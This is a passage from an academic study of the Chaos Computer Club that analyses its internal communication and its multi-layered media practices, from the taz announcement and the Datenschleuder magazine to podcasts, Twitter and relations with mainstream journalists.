The idea that the hacker collective was on the one hand better networked today than ever before and on the other hand lacking effective central communication infrastructures seemed to be contradictory. Upon closer examination this was not a paradoxical situation, but a parallel development proceeding over time. The overall level of connectivity had intensified drastically since the emergence of the Club in the early 1980s – from single bulletin boards over communication networks to instantaneous and overlapping web-based interaction. Yet, in spite of the ongoing development of media-related practices – how these practices relate to each other, how they support each other and how they displace one another – one can observe certain forms of continuity. Despite its rapid growth in membership figures, CCC's media related practices enabled members to form internal groups and layers of communicative intimacy that created margins between internal and external communication and maintained organisational boundaries within the Club. Media practices related to both contemporary technologies and tools that emerged in the 1990s allowed a core group of members



to coordinate the Club's activities effectively over time. Both "new" and "old" forms of communication channels enabled secured, exclusive and group-based communication, coordination and collaboration.

Media-related practices are strongly related to being able to execute political work. More concretely, political work is to a large degree grounded in practices related to exclusive digital communication channels. The structure was polycentric, which to a large degree was enabled by media practices that allowed members to communicate largely independently of time and location. At the same time, the findings make visible organisational dimensions within the Club that were not formally acknowledged in descriptions of the CCC as a decentralised collective. The CCC's internal mailing list was referred to as an indication that the Club was based on deliberative modes through which everyone could participate. This was in part the case and confirmed the portrait of the CCC as a decentralised organisation. At the same time the use of, for example, exclusive communication channels (like V-chat), which were central for decision-making and coordination of collective action, made obvious the existence of hierarchical dimensions within the organisation. This is not to say that particular members were authoritarian leadership figures that practiced domination, but to highlight that the CCC is not entirely horizontally organised as some members have played central roles in the organisational formation and functioning of the Club.

CCC members put less effort into solving issues of consensus finding by introducing participatory software, which might enhance internal deliberation processes (Polletta 2004; Kavada 2010; Della Porta and Rucht 2013). Contemporary media technologies and infrastructures were rather used as an 'organizational repertoire' (Clemens 1993) to bring small groups together to enable operative collective action. Practices related to inward-oriented communication channels were particularly important because they helped to sustain the effectiveness and practicability of the CCC's political endeavours. Despite rapid growth in membership numbers media-related practices facilitated and intensified the formation of sub-groups, which communicated extensively in operational ways.

## **7.5 Conclusion**

In this chapter I contextualised hacking as direct digital action rather than alternative computing because, in the case of the CCC, hacking indicates two interconnected aspects of engagement: technological and political. The common thread linking the individual hacks was the Club's overall political goal to propagate and deepen information and communication freedom. Grounded in the technical abilities and know-how of CCC members the Club acts as a watchdog of

technological developments and their political consequences. Following this finding, the chapter has emphasised how, for the hacker organisation, technologies are not simply instruments for acting politically but are political matters in themselves. The hackers went beyond their role as watchdogs by actively supporting, building and maintaining (more or less) robust communication infrastructures and, by doing so, creating an alternative to existing commercial, exploitative or centralised services. The Club aims to transform democratic constellations by acting on the fundamental structures and processes that today are the basis of communication, collaborations and collective action. Finally, this chapter has emphasised that deliberating, collaborating and coordinate political work took place with the support of technical means – from single bulletin boards over communication networks to instantaneous and overlapping web-based interaction. Despite rapid growth of the organisation, media-related practices allow the Club to act on politically controversial issues in timely and discreet ways. Creating exclusive communication environments online draws clear boundaries around internal communication practices and, in turn, enables sub-groups within the CCC to organise, coordinate and execute political work in more dynamic and secretive ways. The aim of this chapter was to show how direct digital action, practices related to alternative communication infrastructures and practices related to inward-oriented communication were directly related with each other. So far, then, it might be most adequate to characterise the CCC's engagement as hacktivism – understood as 'activism gone electronic' (Jordan and Taylor 2004: 1). Yet, this is not the whole story. So far I have shown how the CCC acts politically *with* and *through* media technologies and infrastructures. The next chapter will reveal how the hacker's practised politics *about* media technologies and infrastructures.

## Hackers in Media Environments

The previous chapter analysed the ways in which the Chaos Computer Club acted politically with and through media technologies and infrastructures. It also looked closely at the ways “inward-oriented” media practices co-determined the Club’s modes of organisation and coordination of collective action. Building on these findings, this chapter will first look at the relevance of outward-oriented communication for the initial formation of the hacker organisation. Then I investigate the development of what I will call “multi-layered media practices”; that is, interactions across different media environments that are entangled with each other by non-linear flows of information. The third section of this chapter shows that beyond making a distinction between coverage by and access to mainstream media, it is fruitful to investigate different styles and modes of access to deepen understanding of the collective’s different modalities of communication. The remaining two sections highlight how the CCC’s engagements were partially directed towards influencing the tenor of a given debate, but even more, towards changing the reference points of political debates around and predominant conceptions of the political *per se*. More concretely, this chapter aims to show that multi-layered media practices were important for the CCC being able to thematise “technical” issues in ways that emphasised their *political* dimension and societal significance.

### 8.1 Mediated visibility and the emergence of the CCC

The first public appearance of a loose group of individuals that later turned into the hacker organisation Chaos Computer Club was an announcement in the then newly founded *tageszeitung* (‘daily newspaper’), commonly referred to as *taz*, on 1 September 1981.

*The 1978 Tunix congress in Berlin that brought together alternative political groups and my personal experiences converged and I thought: “maybe it is time to call politically interested people who have something to do with computers*

*together". The five of us met one day and we placed this short notice in the taz. (Klaus)*

*One can say that the nucleus of the CCC was in Berlin at the round table of the taz. (Lars)*

*Philosophically, the CCC was actually founded in Berlin, at the table of Kommune 1 on the premises of the taz. (Steffen)*

The announcement proclaimed the need for individuals interested in computer technology to collaborate and organise (see Appendix 11). The aim was, as Klaus emphasises, to frame the computer and related technologies and infrastructures not only as technological artefacts, but as political phenomena relevant to societal constellations. Some of the signatories already knew each other from previous collaborations. One of them was the Medienladen ('Media Workshop'), a child of the anti-nuclear movement established in the mid-1970s by students in Hamburg. As Jochen Büttner, one of the founding members of the Medienladen and later the CCC, put it, the workshop had aimed to do 'concrete, political and conflict-oriented media work' and 'to implement an alternative media approach against dominant media practices' (Büttner 1979: 134). Following the dissolution of the Medienladen – due to internal disputes that led to its conversion into Germany's first female Medienladen – Büttner initiated the municipal Blimp Kino ('Blimp Cinema'). Accordingly, the announcement in the *taz* grew out of a context that saw media environments as increasingly important fields of engagement. As an initial course of action the signatories announced a meeting in the *taz*'s main building.

Founded in 1978 the *taz* was seen as an ideal platform for counter publics in the early 1980s in a media environment that was dominated by tradition-bound outlets. It was the first mainstream outlet that was a political counterweight to the predominantly conservative media environment. From this perspective the *taz* fulfilled the Medienladen's initial aim of implementing an alternative media approach against dominant media practices (Büttner 1979: 134). Steffen's reference to the 'the table of Kommune 1' indicates the origins of the *taz*. Kommune 1 was one of the central, politically motivated communes in Germany; it dissolved in 1969. As Dieter Rucht states in his work on the media strategies of protest movements, 'The most significant step in terms of a communicative movement infrastructure in Germany was the establishment of the Berlin-based daily newspaper *die tageszeitung*' (2004: 38–9). The CCC's founding members were explicitly building on this emerging communicative infrastructure.

*As a counter public we were in a fortunate position with the taz at that time. All of a sudden there was a counter public.*

*And the taz was by far not as established and its structures not as crystallised as they are nowadays. It was a very open bunch. So it was absolutely no problem to place our call in the paper and to meet in their rooms. (Klaus)<sup>18</sup>*

Beyond the foundation phase, the collaboration with the *taz* continued to be of great importance for the CCC's early years. This was taking place at a time where different media strongly contributed to or even initiated public discourse around hackers. In particular, the science-fiction film *WarGames* made hacking a popular phenomenon in Germany, as well as other countries like the United States, by inextricably linking the figure of the hacker to the cultural, social and political history of the computer (Thomas 2002: ix). Just after the film's German premiere in autumn 1983, Wau Holland published four articles in the *taz* under the heading 'COMPUTER GUERILLA' that were signed „chaos computer club“ (Appendix 12). Besides reporting about a technology fair in Geneva the articles were mainly concerned with hacking as an emerging political phenomenon and recommended a list of relevant publications. The reactions to the articles and the enquiries concerning the „chaos computer club“ motivated Holland to make the CCC even more public (see Holland interview, reprinted in Chaos-Computer-Club 1985: 13–5). Less than two weeks after the COMPUTER GUERILLA articles appeared he published in the *taz*, under the heading 'hacker', how to make contact and the terms and conditions of joining the CCC (Appendix 13).

The collaboration of the *taz* and the hackers reveal strong correlations between the emergence of the *taz* as a communicative infrastructure for counter publics and the formation of the CCC as a political organisation. On the one hand, the *taz* acted as a physical meeting point where politically interested people could interact face-to-face and manifest their political ambitions. On the other hand, the newspaper played a constitutive role in providing an environment to enhance the organisation's visibility amongst people interested in the societal role of computer technology. The *taz* was an access point to an emerging political collective and at the same time provided this very collective with access to segments of the general public. Based on mediated visibility and communicative action, the initial group of five individuals was able to establish the CCC as an organisation that aimed to collectively frame media technologies and infrastructures as political phenomena

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<sup>18</sup> It is relevant to note that the “alternative” status of the *taz* has changed over time, as the newspaper ‘became more professional, more independent from the movements, and less “alternative” in its organizational structure’ (Rucht 2004: 39). With a circulation of roughly 60,000, the *taz* is nowadays one of the most important left-leaning newspapers in Germany. In comparison, the circulation of other “left”-oriented newspapers in Germany in 2013 was: *Frankfurter Rundschau* (87,000), *neues deutschland* (34,000), *junge welt* (18,500), *der Freitag*, (16,000).

relevant to societal constellations.

In light of the CCC's positive experiences publicising itself, Holland decided to intensify the Club's outward-oriented communication by initiating the in-house publication *Die Datenschleuder* ('The Data Slingshot'). The forthcoming publication of the magazine was, again, announced in the taz.

*Meanwhile hackers distribute different examples and forms of guidance. The information is freely accessible on "alternative data bases". In cases of censorship in this country, the data is stored abroad, which is accessible through direct distance dialling. For the non-computerised there is the magazine "Die Datenschleuder" in print. (Holland 1984: 5; Appendix 14)*

The *Datenschleuder* was not yet ready at this stage, but as Wau stated in an interview at that time (reprinted in Chaos-Computer-Club 1985: 13), he received more than 100 orders and therefore finished the first issue of the magazine over the coming weeks.

*At the end of 1983 Wau composed the Datenschleuder 1. At this stage I joined the Chaos Computer Club and over the coming ten years we made it together – Wau on the political side and me on the organisational and media side. (Steffen)*

In the style of existing US magazines like TAP and Processed World the first issue consisted of only four A4 pages.<sup>19</sup> This particular format made it easy to duplicate the magazine with a photocopier, which the imprint explicitly invited the reader to do.

*Distribution of the magazine takes place through dispatch/subscription (chain letter), posting in computer stores, laundrettes, universities, black boards, interiors of restrooms and – particularly important – through copy machines. Seeing, copying, distributing – at your own risk. (Reprinted in Chaos-Computer-Club 1985: 135)*

The appeal to multiply the Club's in-house publication reveals the hackers' aim to enhance its visibility by embedding the magazine in various locations.

Photocopying here was an "early" media practice to enhance the distribution of the *Datenschleuder*. The imprint of the first *Datenschleuder* also contained a list

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<sup>19</sup> TAP was a US phreaking magazine founded as the *Youth International Part Line* (YIPL), published from 1971 to 1984 and republished from 1989 to 1991 and in 2009. Published by the Community Memory Project group at Berkley, *Processed World* was considered an anarchist magazine that began publication in April 1981 and was printed two to four times annually until 1992 and on a very sporadic basis until 2005.

of eleven aims ‘for 1984 and the near future’ (reprinted in Chaos-Computer-Club 1985: 137). Most of the aims were concerned with the spread of information on particular topics and the construction of communication infrastructures, as mentioned in the previous chapter – in particular public access systems like bulletin boards. Interestingly, aim number two was the ‘dissemination of the magazine “*die datenschleuder*”’ (reprinted in Chaos Computer Club 1985: 137). The imprint of the first *Datenschleuder*, then, was indicative of the Club’s determination to publicise the issues the hackers were acting on. Put differently, situating the issues at stake within public discourse was considered a central aim of the founding members.

Focusing on a particular range of issue domains and communicating these issues by establishing their own publications became more and more common amongst political collectives in the 1970s and 1980s (Offe 1985). Yet, it was not common in relation to the particular issue the CCC was concerned with – the societal impact of computing as a political phenomenon – at all. The proliferation of the personal computer was first of all characterised by commercial dynamics and interests (de Sola Pool 1983). It was rare, to say the least, to address issues like information freedom and data security in Germany, as well as in most other countries in the early 1980s. It was even less common to frame these issues in an explicitly political way. Skills, knowledge and experience related to technology were considered vital for business and scientific purposes, but not necessarily for political engagement.

While publishing was a more or less common practice for political collectives at that time most of these ‘movement media’ (Rucht 2004) disappeared over time. The *Datenschleuder*, in contrast, has been published without interruption since its initial release in 1984.<sup>20</sup> Since 2002 the magazine has been available online and large parts of its editorial process are based on media-related practices like collaborative online editing (Chapter 7). Nonetheless it has continued to appear in print. Considering the hacker’s technology affinity, the sustaining of “traditional” media practices might be surprising.

*The Datenschleuder – the CCC’s publication magazine – is still published on paper. [...] We also had some special editions. The Datenschleuder issue 87, for example, focused on the electronic passport and contained many articles around that theme. The cover looked like a passport; it was all very well*

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<sup>20</sup> The US-magazine 2600: The Hacker Quarterly has also been published continuously since 1984; which points to implicit imbrications between the media outlets of particular scenes in different geographical locations.

*made. We couldn't resist printing that issue with a higher print run and providing every Member of Parliament with a copy. (Lars)*

One of the formative rationales for continuing to print the *Datenschleuder* was that it enabled the hackers to bring together different aspects of their engagement practices. The physical nature of the publication enabled the CCC, for example, to complement their finger print hack by actually enclosing copies of the Interior Minister's fingerprints to materialise the political dimension of their biometry hack. Acting *with* and *through* contemporary technologies was apparently deeply entangled with articulating knowledge and distributing information about these technologies. The *taz* was, and the *Datenschleuder* still is, a central medium for the CCC to frame technological developments as political phenomena relevant to society at large, as these publications enabled the hackers to distribute information about contemporary developments and to publicise the political ambitions of the hacker organisation. Compared with the early days, the interrelation between acting *with*, *through* and *about* media technologies and infrastructures has intensified rather drastically, at the same time as the channels and practices related to communicative action have diversified and multiplied.

## 8.2 Articulation across media environments

While the Btx hack brought a drastic change to the CCC's use of the interactive service and catapulted the hackers' technical abilities into the spotlight, the Club was running an information service on its online system.

*I had no more interest in doing the same thing all over again and was always looking for areas no one else was engaging with yet. Btx was exactly the right thing. Configuring information sides was closer to the medium again. So already back then Wau and I were running an information service with editorial reports on data privacy, security flaws, technological developments and the like. (Steffen)*

Parallel with publishing the *Datenschleuder* the Club employed Btx as an infrastructure to disseminate information and knowledge about contemporary technologies and the hackers' experiences with computing. Accordingly, from the early 1980s onwards the Club combined online and print practices to establish interactions between CCC members and external publics and audiences. Articulating the societal importance of technological developments through diverse media practices was considered vital for positioning computing as a



political issue in public discourse. While some forms of outward-oriented communication have dissolved as the constituting infrastructures have disappeared – as was the case with Btx – the Club’s publications meant to carry out public discourse (Gamson and Wolfsfeld 1993) have diversified and multiplied, and so have their media practices. Nowadays, the hacker’s spectrum of media-related activities (Couldry 2012; Mattoni 2012) ranges from individual websites to personal blogs, from podcasts to radio shows, from alternative outlets to popular platforms.

Some of these outputs relied on digital collaboration tools. Others were produced by active Club members who maintain physical information and communication infrastructures – with the financial and technical support of the hacker collective (see Appendix 2). Telling examples are Tim Pritlove’s recording studio and a recording studio in the Berlin hackerspace Raumfahrtagentur (‘Space Travel Agency’). Tim, a long-term CCC member who worked as a media producer and artist, used his studio to produce the interview podcast show *Chaos Radio Express* that discussed themes related to technology, society and politics. Tim was also the driving force of the Podlove initiative that aimed to improve podcasting infrastructures through open source software and new standards. Similarly, Frank Rieger and Fefe, both prominent long-term members of the Club, recorded their podcast show *Alternivlos* (‘Without Alternative’) in the on-site recording studio at the Raumfahrtagentur. The public broadcaster Deutschlandradio distinguished *Alternivlos* as the best political podcast in 2011. In addition Fefe was running a personal blog that, according to various ranking services, was one of the most-read technology blogs in Germany.

*In terms of readership, Fefe is one the most important technology bloggers in Germany. [...] Although he is feeding a lot on what the Club is sharing internally – on V-chat etcetera. When I used to read V-chat there was no need to look at his blog, because I had all the information three days in advance.*  
(Pluto)

Pluto’s rather sarcastic depiction – mainly due to the fact that he had left the Club some time ago and was on bad terms with some active members – demonstrated that the information and knowledge that was spread through outward-oriented channels to a large degree relied on internal communication. Individual outlets like blogs and podcasts relied on the larger pool of information that was at hand through inward-oriented interaction amongst Club members. While keeping up the boundaries between internal and external communication was considered vital for the political capability of the hacker organisation (Chapter 7), partially

collapsing these boundaries was important for spreading the Club's agenda beyond like-minded circles. Being part of the organisation's core group enhanced the ability to take a central role in disseminating valuable knowledge as it allowed individual members to gain access to current discussions and information exchange.

In addition to the individual outlets the Club was also maintaining a website that acted as a self-organised online archive. Users were able to retrieve talks and videos from annual conferences like the SIGINT in Cologne, the GPN in Karlsruhe, the Easterhegg in Leipzig, recordings from single projects like Blinkenlights and talks dating back to the 17<sup>th</sup> Congress. The website not only allowed CCC members who couldn't partake in a particular event to follow the action, but also acted as an independent archive of media material (Hannerz 1996; Cammaerts 2012). The Club's individual and collective 'alternative media infrastructures' (Milan 2013) acted as communication channels that enabled CCC members to articulate their own voice as well as third parties' points of view relatively independently from dominant market and government logics. Being in the position to create and circulate messages in addition to existing cultural codes (Melucci 1996) enabled the hackers to introduce information, knowledge and experience into public discourse that was not yet part of the mainstream agenda. At the same time these media environments allowed the hacker collective to take at least partial control over the public representation of the Club. As has been highlighted convincingly, representational control, in the context of networked activism (Juris 2008) is vital for positioning a given issue within public discourse. As democratic constellations *per se* rely on the common production and dissemination of meaning (Thompson 1995), access to technologies and infrastructures that determine the production and distribution of knowledge are central to the constitution of power relationships (Hintz 2013). Consequently, maintaining alternative infrastructures was an essential facet of the CCC's engagement practices as it fed into the ability to articulate knowledge and thoughts about particular issues: not only hacking but also talking about it.

The extensive use of 'alternative media infrastructures' (Milan 2013) was complemented by interaction with so-called social media (van Dijck 2013). Most importantly, the hackers were making active use of the networking and micro-blogging service Twitter.

*Twitter – as you know, we are not on Facebook – is a rather small “public”. At the end of the day not even 15 per cent of the people in Germany take part in it; that's not a lot. Nonetheless this political public – in a Habermasian sense of*

*the word – is of great importance for us. And, of course, we know that the media will investigate stories and issues on Twitter.* (Constanze)<sup>21</sup>

One can extract several important features from Constanze's quote. The Club did not have an official Facebook account as it disagreed with the company's terms and conditions, as well as its way of dealing with user data. While internal communication relied on highly secured and largely exclusive communication channels, outward-oriented communication practices made use of a wide range of communication channels, which ranged from alternative to commercial and popular platforms. Articulating their point of view and spreading information across diverse media environments was clearly a crucial aspect of the CCC's political endeavour – though, as the exclusion of Facebook shows, not at all costs. On the one hand, the Tweets addressed the Club's ever-growing number of followers who possibly promoted and circulated the messages by retweeting and re-posting. On the other hand, the Tweets were directed towards mainstream media who picked up particular Tweets and in doing so enabled the hackers to reach an even wider range of people. It was both, the ability to reach and inform a relevant public and to spread the hackers' point of view beyond the domain of the online platform, that made practices related to Twitter important.

Interacting with popular platforms amplified the hackers' message as it partially integrated the Club in an 'information cycle' that went beyond traditional 'news cycles' dominated by journalists and professional sources (Chadwick 2013). This does not contradict the earlier finding that the Club was relying on alternative media infrastructures, but underlines how practices related to popular platforms and mainstream outlets were not positively divisible from practices related to alternative and self-representational infrastructures (Rodriguez et al. 2014). A recent example of both the shifting information cycle and mainstream media's magnifying effect was the earlier mentioned iPhone hack. *Zeit Online*, the *Frankfurter Allgemeine Zeitung* (FAZ) and other national and international quality media outlets directly quoted Tweets on the hack by CCC spokespersons in their coverage of the incident. Other outlets like the Guardian embedded starbug's YouTube video directly in their online coverage of the biometry hack (see Appendix 15).<sup>22</sup> The growing interdependence of different media outlets,

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<sup>21</sup> At the time of research the main account @chaosupdates had 72,000 followers and an output of 2.3 Tweets per day. Similar to a number of unofficial Facebook accounts, the YouTube channel CCCdeVideos (10,112 subscribers and 1,384,767 views in August 2014) was not an official Club output.

<sup>22</sup> At the time of research the video on starbug's YouTube channel star bug had 2,696,566 views.

technologies and platforms enabled the CCC to embed its voice within a widespread media environment, while still being in control of the actual content that was circulated. This dynamic underlines how the CCC was acting *with*, *through* and *about* contemporary media technologies and infrastructures. To further underline and to elaborate on the wider implications of this finding I will now look more closely at the hacker organisation's interaction with mainstream media.

### 8.3 Multi-layered media practices

While scattered articles were published on the hacker collective around the time of its formation it is important to come back to the Btx hack to grasp today's relationship between the Club and mainstream media outlets. The hackers' "deconstruction" of the Federal Post's security guarantee catapulted the Club into the national media overnight.

*Who is the CCC? Nobody knew anything about us before the Btx hack, which all of a sudden brought the Club into the press nationwide. It was also an incredible boost of know-how for the CCC itself. [...] How to generally deal with the media was learned back then. That's an expertise the CCC acquired at that time and has continued to refine ever since.* (Klaus)

*All the "public relations" that took place at that time was based on my ideas. For a start the priority was to keep the scope of our action free and open through media practices. Which meant being the "nice guys next door" in the mainstream press, stilling people's fear of the computer, establishing our areas of freedom in public opinion so we could tinker, explore and play with computer networks.* (Steffen)

The quantity and prominence of reports on the Btx hack gave the CCC mainstream visibility to a mass audience and significantly contributed to the Club's active engagement with media representatives. The Btx hack shaped the Club's understanding that it was not merely attention, but the actual content of media coverage that affected its standing in public discourse (Gamson and Wolfsfeld 1993; Cammaerts 2012). Over the years CCC members, in particular the spokespersons, acquired a careful understanding of the needs and rules of mainstream media. Already in its early years the Club's members had a clear understanding of the discursive power of mainstream media and were striving for

(positive) media attention. Mainstream outlets were regarded as communication links for helping to establish the CCC's general standing in the public. Taking into account the coverage of the Btx hack the hackers did in fact achieve to construct a positive image, as the reports on the hack were largely positive. Most outlets interpreted the situation as a David versus Goliath conflict and acknowledged the Club's ambition to criticise the insecurity of the online system. While interactions with mainstream media reached at least back to the Btx hack and were 'important all the while' (Klaus), looking at the interaction between mainstream media and CCC members retrospectively one notices that the media's interest in the hacker collective intensified particularly during the early 2000s.

*The media attention has increased considerably in the past ten years.* (Martin)

*Media couldn't be better positioned than they are at the moment for the CCC.* (Karsten)

Or as Lars, who was a spokesperson during the early 2000s, described it:

*In my role as a spokesperson over two years I was part of it myself. It was at a time when the CCC woke up from its long sleep. [...] One notices very intensely how the media nowadays strive to capture voices from the CCC. The spokesperson team can hardly handle the demand.* (Lars)

And as CCC member and Green Party politician Malte Spitz put it:

*They are no longer dependent on searching for media outlets. Instead the media explicitly ask them for information.* (Malte)

As interviewees reported, and as the participant observations confirmed, journalists were eager to seek information from the collective and actively reached out to individual CCC members through face-to-face and mediated communication. In 2013 alone, the Club's spokesperson received 8973 requests from media representatives via email (Kurz et al. 2013). The fact that journalists of all kinds actively approached the hacker organisation to gain information and opinions from within the Club reveals that interactions with mainstream media went beyond coverage or media attention (Andrews and Caren 2010). Instead of diagnosing a single-sided adaptation that saw the hackers captivated by the demands of news media, leading to trivialisation and debasement of their aims (see Powers 2014), one could notice two-sided processes of approximation based on assimilative practices amongst the CCC and mainstream media. The observation and media analysis part of my research further confirmed that paralleling the expansion of media coverage, the hacker organisation had gained

more and more access to and standing in the quality media over the past years (Ericson et al. 1989; Gamson and Wolfsfeld 1993; Ferree et al. 2002). CCC members appeared to be increasingly treated as actors with a legitimate voice in the media. Over the years CCC members have established a high level of credibility that makes them a respected source for journalists and analysis in public debate.

Some forms of access could be traced back to the 1990s. *Chaosradio*, for example, was a monthly talkback show on the regional radio station Fritz that has been broadcasted since 1995 and had its 200<sup>th</sup> transmission in April 2014. Other forms of access were much more recent, like the collaboration with public radio station Deutschlandfunk that broadcasted live coverage, video reports, interviews, background stories and discussion forums from every Congress since 2010. Another important period in this process was the foundation of the news ticker *Heise Online* in 1996, which today features a variety of technology-oriented online magazines and platforms.<sup>23</sup>

*In some way one can say that Heise is the house and farm news service of the CCC. It's been like that for over ten years.*

(Lars)

To elaborate on the relationship between the Club and *Heise* it is fruitful to take into account one insightful example. Peter Glaser, honorary member of the Chaos Computer Club, joined the hacker collective around 1984 via contacts with the *taz* milieu. Over the coming years he became an editor and later chief editor of the *Datenschleuder*. From early 2006 Glaser blogged regularly for the German online version of *Technology Review* – a Massachusetts Institute of Technology magazine whose German subsidiary is published by *Heise*. *Heise Online* certainly was a mainstream outlet published by a major media group, but its focus on technology-related issues restricted its distribution to particular publics. Parallel to his engagements on *Heise Online* Glaser has run a blog named *Glaseri* for the *Neue Zürcher Zeitung* ('New Zurich Journal'), since autumn 2013.<sup>24</sup> Writing articles and maintaining blogs for mainstream outlets were not the only forms of media access that needed to be taken into consideration.

Constanze, who wrote a fortnightly column for the *FAZ* from early 2010, was a regular interview partner to various broadcasting and print outlets. In addition,

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<sup>23</sup> According to Alexa Ranking *Heise online* was the 28<sup>th</sup> most visited website in Germany in 2013. In addition, with a circulation of 290,000 per issue, *Heise's* computer magazine *c't* was one of the most read computer magazines in Germany; only surpassed by *Computer Bild* (Springer, 494,000).

<sup>24</sup> With 129,627 daily copies the Swiss newspaper is considered one of the opinion forming publications in the German-speaking world. From 2008 till 2013 Glaser's blog was part of the *Stuttgarter Zeitung* ('Stuttgart Newspaper'); its archive with over 12,000 postings continues to be available.

she often acted as an official or unofficial news source to many well-established national and international media representatives. During one of my observations that followed a two-hour long conversation, for example, Constanze met two *Spiegel* journalists to update on the Staatstrojaner hack and immediately afterwards she talked with *Tagespiegel* journalists about the unforeseen rise of the Pirate Party in Germany at that time. Constanze was also a regular discussant on panel discussions and political talk shows; an example being when she, along with now vice-chancellor Sigmar Gabriel and other guests, discussed the political relevance of Snowden's disclosures in July 2013 on one of the most-watched talk shows. Together with Frank she is the author of *Datenfresser* ('Data Muncher'), a book on information security, and more recently *Arbeitsfrei* ('Work Free'), a book on the computerisation and automation of the workspace; both published by S. Fischer, one of Germany's leading publishing houses. As became more and more apparent throughout my research, Constanze's range of media-related practices was similar in one form or another to most of the Club's spokespersons, as well as several of its active members. Frank, for example, was a speaker at the Digital-Life-Design (DLD) 2014 conference in Munich – a yearly event hosted by Burda, one of Europe's largest media companies. Rieger was announced in the program highlights next to Arianna Huffington and other well-known media and technology figures (see Appendix 16). Overall it can be seen that the hacker organisation has not only achieved singular (positive) coverage but has managed to sustain regular access to a diversity of mainstream outlets.

The interviews, the observation and the media analysis revealed that the hackers did not only establish strong relationships with certain media outlets but also with individual journalists. During my observations at the 28<sup>th</sup> Chaos Communication Congress in 2011, for example, the *Zeit* journalist Kai Biermann was a habitual guest in the press area. He knew all the active members personally and was on very friendly terms with most of them. In the following year he was a speaker at the Congress. Biermann runs a blog with Martin Haase, with whom he has also published the book *Sprachlügen* ('Language Lies'). In his articles on *Zeit Online* he often refers to CCC activities and links to the organisation's statements and reports. Biermann was the leading journalist on a collaborative project with Malte Spitz, who sued the German telecommunications company Deutsche Telekom to hand over six months of his mobile phone data to demonstrate that mobile phones are tracking devices revealing aspects of people's personal lives. Malte's aim was to criticise contemporary tracking and surveillance tactics by corporations and governmental institutions. Besides the written critique the

tracking practices were made comprehensible by visualisations (Appendix 17).<sup>25</sup> Biermann here stands representative for the personal “access” the CCC has to various journalists. In some cases, as in the example of Peter Glaser, and more recently Jacob Appelbaum, Club membership and journalistic activities even coincided. At the time of research, Appelbaum – a core member of the Tor project, former spokesperson for WikiLeaks and long-term associate of the CCC – worked for the *Spiegel* where he was particularly involved in publishing news related to the NSA scandal. The ongoing approximation of journalists and the hacker collective could also be witnessed when, at the 30<sup>th</sup> Chaos Communication Congress, Glenn Greenwald, best known for editing and publishing classified documents disclosed by Snowden for the *Guardian*, was the first journalist ever to give the keynote in the history of the annual hacker meeting.

So far the focus of this section has been on the actual interactions taking place between mainstream media and CCC members to show the full spectrum of styles and modes of accessing mainstream media. As has been shown, the different forms of access were interrelated and taken together constitute an important part of the hackers’ media-related practices. I now want to dig deeper to clarify and elaborate the political relevance of these interactions. In particular, access to less specialised mainstream media like the *FAZ*, the German newspaper with the widest international circulation, was considered highly relevant.

*The feuillets of well-established newspapers are beginning to address these themes and to offer space for discussion and moderation. And I think it is a reasonable response to embrace offers of talks that come from various directions. (Andreas Bogk)*

*The FAZ is one of the media outlets in Germany that have recognised the zeitgeist and understand that they can’t insist on a monologue but need to open up and need to enter into a dialogue. [...] They have recognised that the internet is a platform where one can enter into a dialogue and where different themes can be proclaimed; amongst others, also by actors like the CCC. It is a platform to establish a dialogue that is important for society at large. (Lars)*

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<sup>25</sup> The project received prestigious distinctions in Germany, like the Grimme Online Award and the Online Journalism Award. Following Malte’s example this data tracking “experiment” was recently repeated and even taken one step further by politicians and members of parliament in Switzerland and Denmark.



Similarly fukami, a long-term member active in different local nodes of the CCC, explained:

*Frank Schirrmacher [co-editor, now deceased, of the FAZ] is a very good example, but there are also a few others. They take time to see the importance of the things that are going on and understand that something is happening that needs to be discussed publicly, that a societal consensus needs to be established because in principle we are at the right time now. We are at the beginning of this transformation. (fukami)*

The primary incentive for gaining media access was to be able to proclaim 'different themes' (Lars) and 'to establish a dialogue that is important for society at large' (Lars). Having 'space for discussion and moderation' (Andreas Bogk) about themes that needed to be 'discussed publicly' (fukami) was the driving force of the CCC's interaction with mainstream media. Access to mainstream media space enabled the CCC to communicate knowledge about particular themes outside of the Club's own circle and to interact with the general public. Media access enabled the CCC to embed their own voice in a public dialogue about societal transformations related to technological developments. Having space for moderation hints at the idea that the hackers had gained a position where they could initiate or even lead debates about themes that might not yet be part of mainstream media's standard repertoire. Through direct access to mainstream media the CCC's messages in many cases were communicated without distortion, which strongly indicates the notion that the Club was not only viewed as worth covering but also considered a legitimate actor with a right to voice its concerns. This appreciation of the hackers' practical engagement and know-how enabled CCC members to ask different audiences, publics and relevant actors to take note of what they considered to be important political issues. By spreading their knowledge across diverse media environments, and in particular by embedding their argumentation in quality media outlets, the CCC took part in the social construction of political themes.

Bringing the findings on the different styles and modes of media access together with the Club's initially discussed outward-oriented communication practices, the CCC's practices related to media environments are best considered as multi-layered. That is to say, *multi-layered media practices* describe the production, communication and circulation of messages across different media environments that are entangled with each other by non-linear flows of information. It is understood that each practice is particular in itself – blogging, giving an interview, participating in a talk show, producing video material, writing

140 characters and writing a book. Yet, as has been shown, these practices are strongly entangled with each and together form a multi-layered repertoire. It was this multi-layeredness that enabled the Club to embed its voice across media environments and in doing so to reach different publics and audiences. As has been emphasised, the CCC's media practices have not simply multiplied but have also diversified. In more concrete terms this meant that in contrast to the Club's early interactions with counter media *taz*, which reached only a fragment of the population, the CCC's multi-layered media practices enabled the hackers to reach people across political spectrum. In other words, the CCC did not simply increase its interaction with media but developed from very "secluded" media practices to practices that reached a wide spectrum of audiences and publics. It is worth introducing a concrete example to make these dynamics more vivid and to underline the political value of these practices.

#### 8.4 Making a complex world comprehensible

In 2011 the CCC discovered that German police offices were illegally – according to a previous verdict by the constitutional court – using surveillance and spy software. The findings of the Staatstrojaner hack were first announced on the Club's main website and on the official CCC Twitter account. Simultaneously, the hack was covered on the website of the *FAZ* in German and in English. Constanze explained why the hackers regarded the *FAZ* as the ideal media output for the Staatstrojaner case.

*We wanted to place it in an "appropriately" newspaper. We wanted a publication that recognised that it is not a technical issue but a political one. (Constanze)*

*So, every campaign we ask ourselves again "who is particularly interesting for the topic?" [...] We definitely wanted a nationwide newspaper – so, no Berlin newspaper. We wanted a newspaper in print because it reaches a different readership than online publications – if I think of my parent's generation, for example – but, of course, we also wanted to have it online. [...] And, of course, it also has to do with contacts that we have by now. (Constanze)*

